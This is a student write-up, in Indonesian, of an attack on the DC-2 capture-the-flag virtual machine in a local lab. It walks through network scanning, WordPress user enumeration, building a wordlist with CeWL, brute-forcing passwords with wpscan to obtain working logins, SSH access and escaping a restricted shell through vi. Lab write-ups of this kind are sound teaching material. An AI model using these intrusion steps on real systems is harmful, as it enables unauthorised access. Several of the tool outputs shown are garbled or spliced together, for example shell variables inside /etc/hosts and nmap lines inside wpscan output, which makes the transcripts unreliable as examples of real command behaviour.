

Hack Ubuntu System

Nama anggota: Florensius Hutagalung(103032330113)

Latar Belakang


Dalam pengelolaan sistem jaringan dan server, akses jarak jauh secara aman merupakan kebutuhan mendasar, terutama dalam lingkungan yang melibatkan banyak perangkat atau pengguna. Salah satu protokol yang paling umum digunakan untuk keperluan ini adalah **SSH (Secure Shell)**, yang memungkinkan pengguna untuk masuk ke sistem secara terenkripsi melalui jaringan.

Penggunaan SSH memberikan keamanan dalam proses autentikasi dan transmisi data, sehingga mencegah penyadapan oleh pihak tidak berwenang. Selain itu, SSH juga mendukung berbagai opsi konfigurasi seperti penggantian port default, manajemen pengguna, serta otentifikasi berbasis kunci yang meningkatkan fleksibilitas dan keamanan sistem.

Dalam konteks ini, sebuah file(HADIAHMBC.ova) akan dieskloitasi dengan melakukan proses koneksi SSH dari klien ke server menggunakan port khusus dan akun pengguna tertentu. Dokumentasi ini disusun untuk menjelaskan langkah-langkah teknis yang dilakukan selama proses tersebut, mulai dari konfigurasi awal hingga berhasilnya koneksi SSH ke server.

Langkah – Langkah eksplorasi terhadap Virtual Machine:


1. Hal pertama yang dilakukan adalah mengimport file HADIAHMBC.ova kedalam Virtual box




2. Buat NAT Network dan IP Address nya

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
NatNetwork	192.168.2.0/24	fd17:625cf037:2::/64	Enabled
POLONET	192.168.2.0/24	fd17:625cf037:a802::/64	Enabled


3. Pada file DC-2 yang berisi file HADIAHMBC.ova, sambungkan Nat Network dan IP yang sudah dibuat ke Adapter 1 DC-2



4. Open Kali Linux pada Virtual Box dan buka terminal




5. Jangan lupa juga untuk membuka DC-2 agar bisa mengetahui IP sus yang mana.



```
Debian GNU/Linux 8 DC-2 tty1
DC-2 login:
```

6. Cek eth yang terbuka dan pastikan IP yang terbuka pada eth sama dengan IP yang dibuat pada NAT Network menggunakan perintah “ifconfig”



```
File Actions Edit View Help
(polo@vbox)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 08:00:27:c4:8c:c1 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.4 netmask 255.255.255.0 broadcast 192.168.2.255
        inet6 fe80::a00:27ff:fed:f5ef prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cd:f5:ef txqueuelen 1000 (Ethernet)
    RX packets 89048 bytes 20495320 (19.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 86068 bytes 6972410 (6.6 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 44 bytes 3324 (3.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 3324 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

7. Lakukan Scanning Port terhadap IP yang sudah dibuat (IP:192.168.2.0/24)

```
(polo@vbox) [~]
$ nmap -sn 192.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 09:57 EDT
Nmap scan report for 192.168.2.1
Host is up (0.010s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.2.2
Host is up (0.010s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.2.3
Host is up (0.010s latency).
MAC Address: 08:00:27:72:1C:DC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for dc-2 (192.168.2.6)
Host is up (0.0049s latency).
MAC Address: 08:00:27:C8:38:7B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.99 seconds
```

8. Jalankan perintah “`sudo netdiscover -i eth1`” dengan tujuan menemukan perangkat (host) yang aktif pada jaringan lokal.

```
(polo@vbox) [~]
$ sudo netdiscover -i eth1
[sudo] password for polo:
```

File Actions Edit View Help						
Currently scanning: 192.168.13.0/16 Screen View: Unique Hosts						
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240						
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.2.1	52:54:00:12:35:00		1	60	Unknown vendor	
192.168.2.2	52:54:00:12:35:00		1	60	Unknown vendor	
192.168.2.3	08:00:27:72:1C:DC		1	60	PCS Systemtechnik GmbH	
192.168.2.6	08:00:27:C8:38:7B		1	60	PCS Systemtechnik GmbH	

Pada gambar diatas, ditemukan IP sus yaitu 192.168.2.6

9. Lakukan perintah “`nmap -p- 192.168.2.6`” dengan tujuan untuk menemukan/memindai semua port TCP yang aktif pada IP Target yang ditentukan.

```
(polo@vbox) [~]
$ nmap -p- 192.168.2.6 /usr/share/vim/vim74
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 10:03 EDT
Nmap scan report for dc-2 (192.168.2.6) in "$PATH"
Host is up (0.000076s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
7744/tcp  open  rafmon-pdu
MAC Address: 08:00:27:C8:38:7B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
bash: which: command not found
Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
comDC-2->$ ls
```

Agar mengetahui lebih jelas detail terhadap port TCP yang aktif/terbuka, lakukan perintah “`nmap -p- -A 192.168.2.6`

```
(polo@vbox)-[~] $ nmap -p- -A 192.168.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-01 10:08 EDT
Nmap scan report for dc-2 (192.168.2.6)
Host is up (0.00029s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
|_http-generator: WordPress 4.7.10
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: DC-2 &#8211; Just another WordPress site in\:/usr/local\in\:/usr/sbin\:/usr/bin\:/sbin\:/
7744/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey: from the rootcertify command on DC-2
|   1024 52:51:7b:6e:70:a4:33:7a:d2:4b:e1:0b:5a:0f:9e:d7 (DSA)
|   2048 59:11:d8:af:38:51:8f:41:a7:44:b3:28:03:80:99:42 (RSA)
|_ 256 df:18:1d:74:26:ce:c1:4f:6f:2f:c1:26:54:31:51:91 (ECDSA)
|_ 256 d9:38:5f:99:7c:0d:64:7e:1d:46:f6:e9:7c:c6:37:17 (ED25519)
MAC Address: 08:00:27:C8:38:7B (PCS Systemtechnik/oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT Loss ADDRESS
1  0.29 ms dc-2 (192.168.2.6)

A special thanks to all those who sent me tweets.
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds
```

Pada gambar diatas, diketahui bahwa pada Port 80/TCP http membuka link http-tittle:DC-2

10. Jalankan perintah “`sudo -i`” untuk masuk shell root interaktif/login sebagai root

```
(polo@vbox)-[~] $ sudo -i
(root@vbox)-[~] #
```

11. Buka dan edit file pada /etc/hosts menggunakan perintah “`nano /etc/hosts/`”, masukkan IP kedalam filenya


```
File Actions Edit View Help
GNU nano 8.4
127.0.0.1x MAIL=localhost/tom
127.0.1.1x OLDPWvbox
192.168.2.6 PATH=dc-2:/tom/usr/bin"
declare -x PWD="/home/tom"
declare -x SHELL="/bin/rbash"
#The following lines are desirable for IPv6 capable hosts
::1are localhost ip6-localhost ip6-loopback"
ff02 :: 1 ip6-allnodes MCAST="192.168.2.4 38080 192.168.2.6 7744"
ff02 :: 2 ip6-allrouters ev/pts/0"
```

12. Cek kembali file yang telah dimasukkan menggunakan perintah “`cat /etc/hosts`”.

```
(root@vbox) [~]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      vbox
192.168.2.6    dc-2

Congratulations!!!
# The following lines are desirable for IPv6 capable hosts
::1 speciallocalhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
```

13. Buka pada mozilla yang ada di kali linu dan input 192.168.2.6 atau http://dc-2



FLAG

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.

Diketahui pada bagian flag bahwa “Daftar kata sandi biasa yang kamu gunakan mungkin tidak akan berhasil, jadi sebagai gantinya, mungkin kamu hanya perlu menjadi *cewl*.

Lebih banyak kata sandi memang lebih baik, tapi terkadang kamu memang tidak bisa memenangkan semuanya.

Masuk sebagai satu orang untuk melihat flag berikutnya.

Jika kamu tidak bisa menemukannya, masuklah sebagai orang lain.”

14. Lakukan perintah “`wpscan --url http://dc-2 --enumerate p --enumerate t --enumerate u`” untuk memindai kerentanan pada website Wordpress yang ada pada URL target(<http://dc-2>)

```
[root@vbox) ~] # wpscan --url http://dc-2 --enumerate p --enumerate t --enumerate u
[+] OS: Linux Oracle VM VirtualBox (VirtualBox virtual NIC)
[+] Device type: general
[+] OS CPE: v1.0
[+] OS details: Linux, Oracle VM VirtualBox (VirtualBox virtual NIC)
[+] Network: Intel PRO/100 MT Desktop (Intel PRO/100 MT Desktop)
[+] Service Info: OS: Linux, CPE: cpe:/o:oracle:virtualbox:5.2.10-kernel:4
[+] WordPress Security Scanner by the WPScan Team
[+] TRACEROUTE: Version 3.8.28
[+] NMAP RTT Sponsored by Automattic - https://automattic.com/
[+] Started: Thu May 1 10:25:47 2025
[+] @_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart

[+] OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[+] URL: http://dc-2/ [192.168.2.6] scanned in 10.58 seconds
[+] Started: Thu May 1 10:25:47 2025

Interesting Finding(s):
[+] /etc/hosts: no such file or directory
[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
| Author: alhost
| References: http://www.php.net/manual/en/ini.core.php#ini.hosts

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References: http://codex.wordpress.org/XML-RPC_Pingback_API
| - http://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
| References: http://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] User(s) Identified:
[+] admin
| Found By: Wp Json Api (Aggressive Detection)
| Confirmed By: Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| - Login Error Messages (Aggressive Detection)

[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
| Confirmed By: Wp Json Api (Aggressive Detection)
| - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| - Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| - Login Error Messages (Aggressive Detection)

[+] tom
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[!] The following users are detectable for IPv4 capable hosts:
```

Dari scan yang dilakukan, ada 3 user yang kedeteksi pada URL target.

15. Lakukan perintah "`cewl http://dc-2 > password`" untuk membuat wordlist password dari website target. Setelah itu, lakukan "`cat password`" agar menampilkan isi file password ke terminal

```
(root@vbox) [~]
# cewl http://dc-2/ > password
[+] http://dc-2/ [404] [100%] [CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)]
nec
amet
sit
vel
orci
quis
site
non
sed
vitae
luctus
sem
leo
Sed
ante
nisi
content
Donec
Aenean
turpis
wrap
tincidunt
dictum
finibus
voluptat
egestas
Vestibulum
justo
odio
eget
neque
erat
quam
vestibulum
sodales
interdum
ipsum
arcu
suscipit
dui
urna
nulla
tellus
nibh
faucibus
blandit
sapien
nisl
laoreet
Suspendisse

[+] http://dc-2/ [404] [100%] [CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)]
Flag 1:
Your usual wordlists probably won't work here. Just need to be cewl.

More passwords is always better, but you can't have them all.

Log in as one to see the next flag.

If you can't find it, log in as another user.

[+] http://dc-2/ [404] [100%] [CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)]
```

16. Buatlah list Users menggunakan perintah "`cat >> users`" untuk memasukkan user yang kedeteksi

```
(root@vbox) [~]
# cat >> users ~]
admin
jerry
tom
^C
```

Cek kembali menggunakan “*cat users*”


```
[root@vbox) [~]
# cat users
tom
admin
jerry
```

17. Lakukan perintah “*wpscan --url http://dc-2 -U users -P password*” untuk menampilkan file user dan password yang akan dicoba untuk login setiap user.

```
[root@vbox) [~]
# wpscan --url http://dc-2 -U users -P password
[!] Valid Combinations Found:
| Username: jerry, Password: adipiscing
| Username: tom, Password: parturient
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

Setelah discan, akan ketahuan username dan password untuk login ke dc – 2

18. Untuk memastikan bahwa username dan passwordnya benar, maka coba username dan password tersebut ke DC-2



```
DC-2 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Debian GNU/Linux 8 DC-2 tty1
jerry login: jerry
password:
last login: Thu May  1 02:45:08 EDT 2025 on ttym1
Linux DC-2 3.16.0-4-586 #1 Debian 3.16.51-3 (2017-12-13) i686
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jerry@DC-2:~$ _
```

19. Untuk tahap flag-1, kita sudah berhasil menemukan username dan password, namun kita belum bisa mengeksplorasi WordPress yang ada pada Flag-2

Welcome What We Do Our People Our Products Flag

FLAG 2

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.

20. Lakukan perintah “`ssh tom@192.168.2.6 -p 774`” untuk melakukan koneksi Secure Shell(SSH) ke mesin dengan Alamat IP 192.168.2.6 menggunakan port 7744 dan login sebagai tom

```
[root@vbox) -[~]
# ssh tom@192.168.2.6 -p 7744
tom@192.168.2.6's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May  1 02:47:36 2025 from 192.168.2.4
tom@DC-2:~$ _
```

21. Cek file menggunakan “ls”

```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ ls /home/tom/usr/bin
less  ls  scp  vi
tom@DC-2:~$ █
```

Pada gambar ini, ada file flag3.txt tetapi tidak bisa dibuka oleh mesin dan terdapat beberapa file yang ada saat perintah “echo \$PATH” dijalankan

22. Masuk kedalam defile “vi” dan “: set shell=/bin/bash” untuk mengeksport shellnya

Proudly powered by WordPress

Keluar dari vi menggunakan “`:!sh`” dan “`:!sh`” atau “`:q`”

23. Lakukan perintah “`export Path=/usr/bin:/bin:$Path`” yang bertujuan untuk mengatur ulang dan mengekspor variabel lingkungan path yang digunakan oleh shell untuk mencari Lokasi program yang dijalankan

